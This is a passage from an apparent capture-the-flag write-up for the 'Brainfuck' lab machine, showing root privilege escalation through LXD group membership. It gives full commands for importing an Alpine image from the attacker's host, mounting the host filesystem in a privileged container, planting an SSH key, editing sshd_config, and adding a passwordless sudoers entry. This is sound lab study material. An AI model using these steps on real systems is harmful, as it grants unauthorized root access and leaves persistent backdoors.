'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' Downloading apk-tools-static-2.10.6-r0.apk tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' Downloading alpine-mirrors-3.5.9-r0.apk tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub: OK Verified OK % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 2941 100 2941 0 0 527 0 0:00:05 0:00:05 --:--:-- 604 --2024-02-27 22:57:22-- http://alpine.mirror.wearetriple.com/MIRRORS.txt Resolving alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)... 93.187.10.106, 2a00:1f00:dc06:10::106 Connecting to alpine.mirror.wearetriple.com (alpine.mirror.wearetriple.com)|93.187.10.106|:80... connected. HTTP request sent, awaiting response... 200 OK Length: 2941 (2.9K) [text/plain] Saving to: ‘/home/ch3ng/machines/brainfuck/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt’ /home/ch3ng/machines/brainfuck/lxd-alp 100%[========================================================================================================================================>] 2.87K --.-KB/s in 0s 2024-02-27 22:57:23 (11.0 MB/s) - ‘/home/ch3ng/machines/brainfuck/lxd-alpine-builder/rootfs/usr/share/alpine-mirrors/MIRRORS.txt’ saved [2941/2941] Selecting mirror http://mirror.alwyzon.net/alpine//v3.8/main fetch http://mirror.alwyzon.net/alpine//v3.8/main/x86/APKINDEX.tar.gz (1/18) Installing musl (1.1.19-r11) (2/18) Installing busybox (1.28.4-r3) Executing busybox-1.28.4-r3.post-install (3/18) Installing alpine-baselayout (3.1.0-r0) Executing alpine-baselayout-3.1.0-r0.pre-install Executing alpine-baselayout-3.1.0-r0.post-install (4/18) Installing openrc (0.35.5-r5) Executing openrc-0.35.5-r5.post-install (5/18) Installing alpine-conf (3.8.0-r0) (6/18) Installing libressl2.7-libcrypto (2.7.5-r0) (7/18) Installing libressl2.7-libssl (2.7.5-r0) (8/18) Installing libressl2.7-libtls (2.7.5-r0) (9/18) Installing ssl_client (1.28.4-r3) (10/18) Installing zlib (1.2.11-r1) (11/18) Installing apk-tools (2.10.6-r0) (12/18) Installing busybox-suid (1.28.4-r3) (13/18) Installing busybox-initscripts (3.1-r4) Executing busybox-initscripts-3.1-r4.post-install (14/18) Installing scanelf (1.2.3-r0) (15/18) Installing musl-utils (1.1.19-r11) (16/18) Installing libc-utils (0.7.1-r0) (17/18) Installing alpine-keys (2.1-r1) (18/18) Installing alpine-base (3.8.5-r0) Executing busybox-1.28.4-r3.trigger OK: 7 MiB in 18 packages
Then I’ll upload the image to the box and import it.
orestis@brainfuck:~$ wget http://10.10.14.20:8000/alpine-v3.8-i686-20240227_2257.tar.gz --2024-02-27 14:28:15-- http://10.10.14.20:8000/alpine-v3.8-i686-20240227_2257.tar.gz Connecting to 10.10.14.20:8000... connected. HTTP request sent, awaiting response... 200 OK Length: 2658415 (2.5M) [application/gzip] Saving to: ‘alpine-v3.8-i686-20240227_2257.tar.gz’ alpine-v3.8-i686-20240227_2257.tar.gz 100%[========================================================================================================================================>] 2.54M 739KB/s in 3.5s 2024-02-27 14:28:19 (739 KB/s) - ‘alpine-v3.8-i686-20240227_2257.tar.gz’ saved [2658415/2658415] orestis@brainfuck:~$ lxc image import ./alpine-v3.8-i686-20240227_2257.tar.gz --alias privesc Image imported with fingerprint: 21b326d6ac316c0e1ad220389c51301f0f39af98f97dd93351aff2e8e34bfc92
When creating the container, it’s important to have security.privileged set to true, as it forces the container to interact with the host as root. The second command mounts the hosts’ filesystem onto the container.
orestis@brainfuck:~$ lxc init privesc privesc -c security.privileged=true Creating privesc orestis@brainfuck:~$ lxc config device add privesc privesc disk source=/ path=/mnt/root recursive=true Device privesc added to privesc
Finally I’ll start the container and drop into a root shell within it.
orestis@brainfuck:~$ lxc start privesc orestis@brainfuck:~$ lxc exec privesc /bin/sh root@privesc:~# id uid=0(root) gid=0(root) root@privesc:~# hostname privesc
The root directory is now accessible at /mnt/root/root/:
root@privesc:~# ls -la /mnt/root/root total 36 drwx------ 5 root root 4096 Feb 27 12:34 . drwxr-xr-x 23 root root 4096 Sep 15 2022 .. lrwxrwxrwx 1 root root 9 Sep 15 2022 .bash_history -> /dev/null -rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc drwx------ 2 root root 4096 May 5 2017 .cache -rw------- 1 root root 66 Oct 3 2022 .mysql_history drwxr-xr-x 2 root root 4096 Oct 3 2022 .nano -rw-r--r-- 1 root root 148 Aug 17 2015 .profile drwxr-xr-x 2 root root 4096 Feb 27 12:35 .ssh -r-------- 1 root root 33 Apr 29 2017 root.txt
It has a .ssh directory, so I’ll add my public key there.
root@privesc:/mnt/root/root/.ssh# 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDPdVw/K7t0VK2aS6itQI70esbea87i+X9Ena3/gxD8Chs4o2pN15g/M7/uJc5IYuF7zgvSpwNHLQg0uZBP84FXxC2UXNJbNbgBU0sQf2URZow66dTyliHgw6whbXWgpETB+4uiNaXhb5EFqiqAi1iIooL3QsU0JeVNteQFff+sfkLhpkoGUu5NsPJLq9y2QEA0/vqGy8FiRenSWt/SRslsLWASMtyPvUtSK79kR0WbAPLkmBRHwXHWN8Od/MzKtoksmPlM65bWu6DCFeGg9Ugotj6GNk+O15+Z/1Z4YHsjgZG2vvbuwjmhh4Ckr8sRCFGhyHsdmGxkxYeT9xytd6pn root@brainfuck' > authorized_keys root@privesc:/mnt/root/root/.ssh# chmod 600 authorized_keys
However, I still couldn’t SSH in as root. This is due to the SSH configuration on the box, which explicitly disabled root login.
root@privesc:/mnt/root/root/.ssh# cat /mnt/root/etc/ssh/sshd_config | grep PermitRootLogin PermitRootLogin no # the setting of "PermitRootLogin without-password".
With control over the filesystem, I can modify the config file to allow root login.
root@privesc:/mnt/root/root/.ssh# sed -i 's/^PermitRootLogin no/PermitRootLogin yes/' /mnt/root/etc/ssh/sshd_config
However, the change only takes effect after the SSH service restarts, and there’s no way for me to trigger this. Instead, I can edit /etc/sudoers to allow orestis run anything as root without password.
root@privesc:/mnt/root/root/.ssh# echo "orestis ALL=(ALL) NOPASSWD: ALL" >> /mnt/root/etc/sudoers
Back in orestis’ shell, running sudo -i resulted in a root shell.
orestis@brainfuck:~$ sudo -i root@brainfuck:~# id uid=0(root) gid=0(root) groups=0(root)